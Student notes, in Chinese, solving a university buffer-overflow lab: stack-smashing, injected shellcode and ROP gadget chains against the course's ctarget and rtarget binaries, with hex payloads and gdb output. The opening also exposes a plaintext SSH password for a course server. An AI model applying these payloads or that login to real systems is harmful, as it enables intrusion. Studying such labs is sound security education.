preparation

打开terminal

登录

```
ssh -p 31122 2024010701@202.205.2.250
```

password

```
KgnloxkIrafZzD4I
```

配置ssh公私钥，以便后续免密码登录

在terminal里：

```
ssh-keygen -t rsa -b 4096
```

> - 终端会提示你 "Enter file in which to save the key ..."，直接按 **回车** 接受默认路径即可。
> - 接着会提示你 "Enter passphrase (empty for no passphrase):"，**为了方便，直接按两次回车**（即设置一个空密码）。这样登录时就不需要额外再输密码了。
>
> 执行完毕后，你的电脑上就已经生成了私钥（id_rsa）和公钥（id_rsa.pub）。

```
type %USERPROFILE%\.ssh\id_rsa.pub
```

这是公钥，全部复制

将公钥上传到服务器：

```
mkdir -p ~/.ssh && echo "在这里粘贴你复制的公钥内容" >> ~/.ssh/authorized_keys && chmod 700 ~/.ssh && chmod 600 ~/.ssh/authorized_keys
```

> 1. mkdir -p ~/.ssh：创建 .ssh 文件夹（如果不存在）。
> 2. echo "..." >> ~/.ssh/authorized_keys：将你的公钥内容写入（追加到）authorized_keys 这个文件里。
> 3. chmod 700 ~/.ssh：设置 .ssh 文件夹的权限。
> 4. chmod 600 ~/.ssh/authorized_keys：设置 authorized_keys 文件的权限。这两个权限设置对于SSH安全认证是必需的。

然后就可以免密登录了

task1

任务：函数 test 调用函数 getbuf 后，直接运行函数 touch1，不返回到函数 test。

找getbuf函数开辟了多少空间

```
objdump -d ctarget | grep -A 5 "getbuf"
```

> - objdump -d ctarget：生成全部的反汇编代码。
> - |：这个符号是“管道”，意思是把左边命令的输出结果，作为右边命令的输入。
> - grep -A 5 "getbuf"：从输入中查找包含 getbuf 的那一行，并且 -A5 参数会额外显示它后面的5行代码，方便我们分析。grep是一个文本搜索工具

touch1的地址

```
objdump -d ctarget | grep "touch1"
```

```
2024010701@ics24:~/attacklab$ objdump -d ctarget | grep -A 5 "getbuf"
0000000000401e3e <getbuf>:
401e3e:       f3 0f 1e fa             endbr64
401e42:       48 83 ec 38             sub    $0x38,%rsp
401e46:       48 89 e7                mov    %rsp,%rdi
401e49:       e8 b6 02 00 00          call   402104 <Gets>
401e4e:       b8 01 00 00 00          mov    $0x1,%eax
402035:       e8 04 fe ff ff          call   401e3e <getbuf>
40203a:       89 c2                   mov    %eax,%edx
40203c:       48 8d 35 15 22 00 00    lea    0x2215(%rip),%rsi        # 404258
<_IO_stdin_used+0x258>
402043:       bf 02 00 00 00          mov    $0x2,%edi
402048:       b8 00 00 00 00          mov
 objdump -d ctarget | grep "touch1"
0000000000401e58 <touch1>:
```

> touch1的地址是0000000000401e58(x86-64意味着地址是64位的，也就是8字节，2个十六进制数字表示1个字节)

getbuff先开辟的0x38=56个字节的空间

所以先用0填充这56个字节，然后填入touch1的地址，使得程序跳转到touch1

```
echo "00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 1e 40 00
00 00 00 00" > 1.txt
```

```
cat 1.txt | ./hex2raw | ./ctarget -q
```

> - **cat 1.txt**
> 这个命令会读取 1.txt 文件里的全部内容（就是我们写的那一长串 00 00 ... 58 1e 40 ...），然后把这些内容打印到屏幕上（也就是“标准输出”）。
> - **|**
> 第一个管道。它拦住了本应打印到屏幕上的内容，说：“别去屏幕了，走我这个管子，去下一个命令那里！”
> - **./hex2raw**

这个工具从管子里接收到上一条命令传来的十六进制文本，把它转换成真正的、程序能读懂的二进制数据流（如果这时候你看它的输出，会是一堆乱码），然后再把这些二进制数据流送到它的“标准输出”。

- |
  第二个管道。它又拦住了 hex2raw 输出的二进制乱码，把它们导向最后一个命令。
- **./ctarget**
  我们的目标程序！它从第二个管子里接收到最终的、二进制格式的攻击数据，并把它当作用户从键盘输入的内容来处理。
- -q表示在本地运行，不连接评分服务器

```
20240107O1@ics24:~/attacklab$ cat 1.txt | ./hex2raw | ./ctarget -q
Cookie: 0x47f9105b
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
Ouch!: You caused a segmentation fault!
Better luck next time
FAIL: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2024010701:FAIL:0xffffffff:ctarget:0:00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 58 1E 40 00 00 00 00 00
```

1. **规则：** 在 x86-64 架构下，当一个函数准备调用另一个函数时（即执行 call 指令），它必须保证当前的栈顶指针 %rsp 是 **16 字节对齐的**。
2. **现状：**最开始 test 函数调用 getbuf 时，这个 call 指令会将一个8字节的返回地址压栈。当 getbuf 执行 ret 时，它会弹出这个8字节的地址（我们伪造的 touch1 地址），然后跳转。此时，%rsp 的位置相比 call getbuf 之前，只移动了8字节（压栈）又移回来了8字节（弹栈），但栈的状态已经和 test 函数调用 printf 时的状态**不再对齐**了。
3. **后果：** 当程序跳转到 touch1 内部后，touch1 试图调用 printf 或者 exit 时，%rsp 不是16字节对齐的，这违反了规则，所以程序直接崩溃，造成了段错误（Segmentation Fault）。

1. 当 getbuf 返回时，我们不直接跳到 touch1。
2. 我们先跳到另一个 ret 指令的地址。
3. 执行这个 ret 指令本身，会从栈上再弹出一个8字节的地址（这次才是 touch1 的地址），这导致 %rsp 又向下移动了8字节。
4. 这额外的8字节移动，恰好修复了栈的对齐问题！
5. 最后，程序跳转到 touch1，此时栈是16字节对齐的，touch1 内部的 call 就能正常执行，最终程序会干净地 exit，你就会看到 PASS。

```
2024010701@ics24:~/attacklab$ objdump -d ctarget | grep "ret"
  40101a:       c3                      ret
  4014c4:       c3                      ret
  4014f0:       c3                      ret
  401530:       c3                      ret
  40155e:       c3                      ret
  401560:       c3                      ret
  4016e1:       c3                      ret
```

```
  401980:       c3                      ret
  401e38:       c3                      ret
  401e57:       c3                      ret
  401fac:       c3                      ret
  402056:       c3                      ret
  4020ae:       c3                      ret
  4020c5:       c3                      ret
  402159:       c3                      ret
  4022f2:       c3                      ret
  4023cf:       c3                      ret
  40247b:       c3                      ret
  4026b2:       c3                      ret
  402764:       c3                      ret
  4027af:       c3                      ret
  40283a:       c3                      ret
  4028c1:       c3                      ret
  402964:       c3                      ret
  402a73:       c3                      ret
  402d67:       c3                      ret
  4031cc:       c3                      ret
  4031d4:       c3                      ret
  4032cf:       c3                      ret
  403425:       c3                      ret
  40349f:       c3                      ret
  4034a5:       c3                      ret
  4034ab:       c3                      ret
  4034ce:       c3                      ret
  4034dc:       c3                      ret
```

```
echo "00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 57 1e 40 00
00 00 00 00 58 1e 40 00 00 00 00 00" > 1.txt
```

```
cat 1.txt | ./hex2raw | ./ctarget -q
```

```
2024010701@ics24:~/attacklab$ cat 1.txt | ./hex2raw | ./ctarget -q
Cookie: 0x47f9105b
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2024010701:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 57 1E 40 00 00 00 00 00 58 1E 40 00 00 00 00 00
```

原先最大只能输入56个字节，但是没检查，所以Gets函数把原先地址test函数的下一行删掉了，输入了touch1的地址。当getbuf执行ret指令时，ret到了touch1函数的地址

1. **栈的内存布局**：当 test 函数调用 getbuf 时，计算机的**栈内存**会像这样安排：
    - test 函数先把自己的“返回地址”（也就是 call getbuf 指令的下一条指令的地址）压入栈中。

- 然后，控制权交给 getbuf 函数。getbuf 在栈上为自己的局部变量（就是 char buf[56]）分配空间。
- 因为栈是从高地址向低地址增长的，所以 buf 数组的内存地址，比“返回地址”的内存地址要**低**。

内存看起来是这样的：

```
<-- 高地址
+-----------------------+
|  "返回地址"            |  <-- 被存储在这里
+-----------------------+
|                       |
|   char buf[56]        |  <-- 缓冲区在这里
|                       |
+-----------------------+
<-- 低地址 (栈顶)
```

2. **攻击的实现**：我们输入的**前56个字节** (00 ...) 刚好填满了 buf 数组的56个字节。我们输入的**第57到64个字节** (58 1e 40 ...)，由于 Gets 不停下来，就恰好覆盖了紧邻在 buf 后面的高地址内存，也就是存放“返回地址”的那8个字节。当 getbuf 函数执行到最后的 ret 指令时，这条指令的工作很简单：从栈顶弹出8个字节，并无条件地跳转到那个地址去。它弹出的，正是我们伪造的 touch1 函数的地址。

task2

test函数中getbuf结束后返回touch2，但touch2需要cookie作为参数，所以getbuf先执行一个程序（程序代码要放到getbuf的缓冲区的起始地址），然后跳转到touch2

touch2地址：

```
2024010701@ics24:~/attacklab$ objdump -d ctarget | grep "touch2"
0000000000401e8c <touch2>:
  401ea8:       74 2a                   je     401ed4 <touch2+0x48>
  401ef4:       eb d4                   jmp    401eca <touch2+0x3e>
```

```
2024010701@ics24:~/attacklab$ ./ctarget -q
Cookie: 0x47f9105b
```

需要写什么函数？准备一个2.s

```
cat > 2.s//会将键盘重定向到level2.s
movq $0x47f9105b, %rdi//将cookie值移动到%rdi
pushq $0x0000000000401e8c//地址跳转，跳转到touch2函数
ret
```

为了得到二进制机器码：

```
gcc -c 2.s//汇编生成.o
```

```
objdump -d 2.o//反汇编
```

```
//output:
level2.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 5b 10 f9 47    mov    $0x47f9105b,%rdi
   7:   68 8c 1e 40 00          push   $0x401e8c
   c:   c3                      ret
```

查询栈的首地址，在getbuf的第三行加断点

```
0000000000401e3e <getbuf>:
401e3e:       f3 0f 1e fa             endbr64
401e42:       48 83 ec 38             sub    $0x38,%rsp
401e46:       48 89 e7                mov    %rsp,%rdi
//接下来就进入gets函数，开始读入
```

```
gdb ctarget
b *0x401e46
run -q
p/x $rsp
//output:
    0x5560a940
```

然后注入代码

getbuf开辟了56个字节的空间，getbuf接收到的：

```
echo "
    48 c7 c7 5b 10 f9 47
    68 8c 1e 40 00
    c3
    00 00 00 00 00
    00 00 00 00 00
    00 00 00 00 00
    00 00 00 00 00
    00 00 00 00 00
    00 00 00 00 00
    00 00 00 00 00
    00 00 00 00 00
    00 00 00
    40 a9 60 55 00 00 00 00" > 2.txt
```

```
cat 2.txt | ./hex2raw | ./ctarget -q
```

```
2024010701@ics24:~/attacklab$ cat level2.txt | ./hex2raw | ./ctarget -q
Cookie: 0x47f9105b
Type string:Touch2!: You called touch2(0x47f9105b)
Valid solution for level 2 with target ctarget
Ouch!: You caused a segmentation fault!
Better luck next time
FAIL: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2024010701:FAIL:0xffffffff:ctarget:0:48 C7 C7 5B 10 F9 47 68 8C 1E 40 00 C3 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 40 A9 60 55 00 00 00 00
```

参照资料，要使进入touch2之前先偏移8个字节

在反汇编代码中找到一个ret指令的地址0x401e57:

```
cat > 2.s//会将键盘重定向到level2.s
movq $0x47f9105b, %rdi//将cookie值移动到%rdi
pushq $0x401e57
pushq $0x0000000000401e8c//地址跳转，跳转到touch2函数
ret
```

机器码

```
level2.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 5b 10 f9 47    mov    $0x47f9105b,%rdi
   7:   68 57 1e 40 00          push   $0x401e57
   c:   68 8c 1e 40 00          push   $0x401e8c
  11:   c3                      ret
```

```
echo "
    48 c7 c7 5b 10 f9 47
    68 57 1e 40 00
    68 8c 1e 40 00
    c3
    00 00 00 00 00
    00 00 00 00 00
    00 00 00 00 00
    00 00 00 00 00
    00 00 00 00 00
    00 00 00 00 00
    00 00 00 00 00
    00 00 00
    40 a9 60 55 00 00 00 00" > 2.txt
```

```
2024010701@ics24:~/attacklab$ cat level2.txt | ./hex2raw | ./ctarget -q
Cookie: 0x47f9105b
Type string:Touch2!: You called touch2(0x47f9105b)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2024010701:PASS:0xffffffff:ctarget:2:48 C7 C7 5B 10 F9 47 68 57 1E 40 00 68 8C
1E 40 00 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
 00 00 00 00 00 00 00 00 00 00 40 A9 60 55 00 00 00 00
```

原理：gets函数接受这么一段字符串，字符串长度超过getbuf函数开辟的缓冲区，数据会覆盖掉更高地址的内存，根据函数调用栈的结构，这一部分内存是getbuf函数的返回地址，所以当getbuf执行ret指令时，跳转到了新地址(第一题是直接跳转到touch1的地址，现在要先跳转到自己编写的小程序的地址)，这个地址恰好是我们存放movq...指令的地方！

task3

进入touch3函数之前要传递地址作为参数

getbuf函数ret到注入代码，注入代码要实现：
1.将cookie的ascii码放到某个地址（这56字节的缓冲区的开头）
2.将%rdi设置为该字符串的地址，实现传参
3.将任意一个ret地址push入栈
4.将touch3的地址push入栈

```
47f9105b->34 37 66 39 31 30 35 62
```

放在了开头，也就是task2分析到的0x5560a940，下一条0x5560a948

```
movq $0x5560a940, %rdi
pushq $0x401e57
pushq $0x0000000000401fb2
ret
//机器码
48 c7 c7 40 a9 60 55
68 57 1e 40 00
68 b2 1f 40 00
c3
```

> touch3的地址：0x0000000000401fb2

getbuf要ret到自己写的程序0x5560a948

```
echo "
    34 37 66 39 31 30 35 62
    48 c7 c7 40 a9 60 55
    68 57 1e 40 00
    68 b2 1f 40 00
    c3
    00 00 00 00 00
    00 00 00 00 00
    00 00 00 00 00
    00 00 00 00 00
    00 00 00 00 00
    00 00 00 00 00
    48 a9 60 55 00 00 00 00" > 3.txt
```

```
cat 3.txt | ./hex2raw | ./ctarget -q
```

```
2024010701@ics24:~/attacklab$ cat level3.txt | ./hex2raw | ./ctarget -q
Cookie: 0x47f9105b
Type string:Touch3!: You called touch3("47f9105b")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2024010701:PASS:0xffffffff:ctarget:3:34 37 66 39 31 30 35 62 48 C7 C7 40 A9
 60 55 68 57 1E 40 00 68 B2 1F 40 00 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 48 A9 60 55 00 00 00 00
```

task4


运行栈中无法写入指令，要利用rtarget的源代码拼凑出我们想要的指令序列

在getbuf结束时：

要将cookie的值存入中间寄存器%rax:找到popq %rax的地址，返回地址上方写入cookie

要将%rax的值存入%rdi:找到movq %rax %rdi的地址

跳转到touch2(0000000000401e8c)



B：%rsp指向存放gadget1地址的内存，这一步执行ret，所以%rip跳转到gadget1

> ret是会影响%rsp的
> %rsp:栈顶的地址，%rip:下一条指令

%rsp指向cookie，执行popq %rax，pop出了cookie，搬到了%rax，%rip移动到ret

C：%rsp指向存放gadget2地址的内存，此时执行gadget1的ret，所以ret到了gadget2，%rip移动到gadget2

%rsp指向touch2地址，此时执行gadget2，将%rax的值移动到了%rdi

%rsp指向touch2地址，执行gadget2的ret，跳转到了touch2，%rip移动到touch2

（一开始是想直接popq %rdi的，发现没有）

> 由分析得出，pop 寄存器的上面跟上一个值，就可以将这个寄存器赋为此值

```
popq %rax
ret
movq %rax %rdi
ret
//
58
c3
48 89 c7
c3
```

利用grep查询这两个代码的地址

```
objdump -d rtarget > rtarget.d
grep "58 c3" rtarget.d//找不到连续的，试了其他的也找不到
grep "58" rtarget.d//尝试看是不是58和c3之间隔了其他指令
grep -A 1 "58" rtarget.d
    //找到了
    //40209a:       b8 6e 1f 58 90          mov    $0x90581f6e,%eax
    //40209f:       c3                      ret
    //所以把地址设置成40209d
grep "48 89 c7 c3" rtarget.d//找不到连续的
grep -A 1 "48 89 c7" rtarget.d
    //402086:       b8 48 89 c7 90          mov    $0x90c78948,%eax
    //40208b:       c3                      ret
    //把地址设置成402087
```

```
echo "
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
9d 20 40 00 00 00 00 00
5b 10 f9 47 00 00 00 00
87 20 40 00 00 00 00 00
8c 1e 40 00 00 00 00 00
    " > 4.txt
```

```
cat 4.txt | ./hex2raw | ./rtarget -q
```

```
2024010701@ics24:~/attacklab$ cat 4.txt | ./hex2raw | ./rtarget -q
Cookie: 0x47f9105b
Type string:Touch2!: You called touch2(0x47f9105b)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2024010701:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 9D 20 40 00 00 00 00 00 5B 10 F9 47 00 00 00 00 87 20 40 00 00 00 0
0 00 8C 1E 40 00 00 00 00 00
```

task5

要在getbuf结束之后返回touch3，touch3需要一个地址作为参数%rdi，这个地址要存储cookie，所以要把cookie存到哪个地址？不能存到攻击代码的前面因为那样读完cookie就无法跳转，所以存到溢出的那部分区域，但每次栈的位置是随机的，只能用栈顶地址+偏移量来索引起始地址。

getbuf返回时发生了：

1.**movq %rsp, %rax (gadget1):**

2.**movq %rax, %rdi (gadget2):**栈顶的值保存到rdi!!!接下来要加上偏移量，偏移量保存到哪里？肯定要用lea(%rdi,%rsi,1)%rax，%rsi存储偏移量，由于文件中没有给出这个对应的机器码，所以要自己搜索代码

```
2024010701@ics24:~/attacklab$ grep "lea (%rdi,%rsi,1),%rax" rtarget.d
2024010701@ics24:~/attacklab$ grep "(%rdi,%rsi,1),%rax" rtarget.d
  4020c3:       48 8d 04 37             lea    (%rdi,%rsi,1),%rax
```

3.**pop %rsi (gadget3)**:5e

4.偏移量，存储到%rsi

5.lea (%rdi,%rsi,1),%rax (gadget4):

6.movq %rax, %rdi ：

7.touch3的地址0000000000401fb2

所以得到全部指令

```
movq %rsp, %rax 48 89 e0  ad:4021e4
ret c3
movq %rax, %rdi 48 89 c7  ad:402087
ret c3
pop %rsi 5e                 ad:40197f
ret c3
此处写偏移量48,即0x30
lea (%rdi,%rsi,1),%rax 48 8d 04 37  ad:4020c3
ret c3
movq %rax, %rdi 48 89 c7 ad:402087
touch3地址
cookie
```

```
echo "
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

e4 21 40 00 00 00 00 00
87 20 40 00 00 00 00 00
7f 19 40 00 00 00 00 00
30 00 00 00 00 00 00 00
c3 20 40 00 00 00 00 00
87 20 40 00 00 00 00 00
b2 1f 40 00 00 00 00 00
34 37 66 39 31 30 35 62
    " > 5.txt

cat 5.txt | ./hex2raw | ./rtarget -q
```

```
2024010701@ics24:~/attacklab$ cat 5.txt | ./hex2raw | ./rtarget -q
Cookie: 0x47f9105b
Type string:Ouch!: You caused a segmentation fault!
Better luck next time
FAIL: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2024010701:FAIL:0xffffffff:rtarget:0:00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 E4 21 40 00 0
0 00 00 00 87 20 40 00 00 00 00 00 7F 19 40 00 00 00 00 00 30 00 00 00 0
0 00 C3 20 40 00 00 00 00 00 87 20 40 00 00 00 00 00 B2 1F 40 00 00 00 5
B 10 F9 47 00 00 00 00
```

还是不行，分析：链条最终跳转到 touch3 之前，%rsp 总共移动了 7 * 8 = 56 字节。56 是 8 的倍数，但不是 16 的倍数！

所以在gadget1前加一个ret

```
echo "
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
57 1e 40 00 00 00 00 00
e4 21 40 00 00 00 00 00
87 20 40 00 00 00 00 00
7f 19 40 00 00 00 00 00
30 00 00 00 00 00 00 00
```

```
c3 20 40 00 00 00 00 00
87 20 40 00 00 00 00 00
b2 1f 40 00 00 00 00 00
34 37 66 39 31 30 35 62
    " > 5.txt

cat 5.txt | ./hex2raw | ./rtarget -q
```

```
2024010701@ics24:~/attacklab$ cat 5.txt | ./hex2raw | ./rtarget -q
Cookie: 0x47f9105b
Type string:Ouch!: You caused a segmentation fault!
Better luck next time
FAIL: Would have posted the following:
        user id NoOne
        course  15213-f15
        lab     attacklab
        result  2024010701:FAIL:0xffffffff:rtarget:0:00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 E4 21 40 00 0
```

偏移量的计算

```
<-- 栈向上增长（高地址）

+-----------------------------------+
| 9. Cookie 字符串 "47f9105b\0"      |
+-----------------------------------+  <-- 7. 这是我们最终的目标地址
| 8. touch3 的地址                   |
+-----------------------------------+
| 7. movq %rax, %rdi 的地址 (gadget 5)|
+-----------------------------------+
| 6. lea (...) 的地址 (gadget 4)     |
+-----------------------------------+
| 5. 偏移量数据 (Offset)             |
+-----------------------------------+
| 4. pop %rsi 的地址 (gadget 3)      |
+-----------------------------------+
| 3. movq %rax, %rdi 的地址 (gadget 2)|  <-- 2. 这是我们的“基准点”
+-----------------------------------+
| 2. movq %rsp, %rax 的地址 (gadget 1)|  <-- 1. getbuf的ret跳转到这里
+-----------------------------------+
| (56字节的填充物)                   |
+-----------------------------------+

<-- 栈向下增长（低地址）
```

- 我们的第一个 gadget 是 movq %rsp, %rax。当这条指令执行时，%rsp 指向的是**下一个**将被 ret 弹出的地址，也就是 **gadget 2 的地址** 在栈上的位置。
- 所以，我们的“基准点”（被存入 %rax 和 %rdi 的地址）就是**栈上存放 gadget 2 地址的那个单元的起始地址。**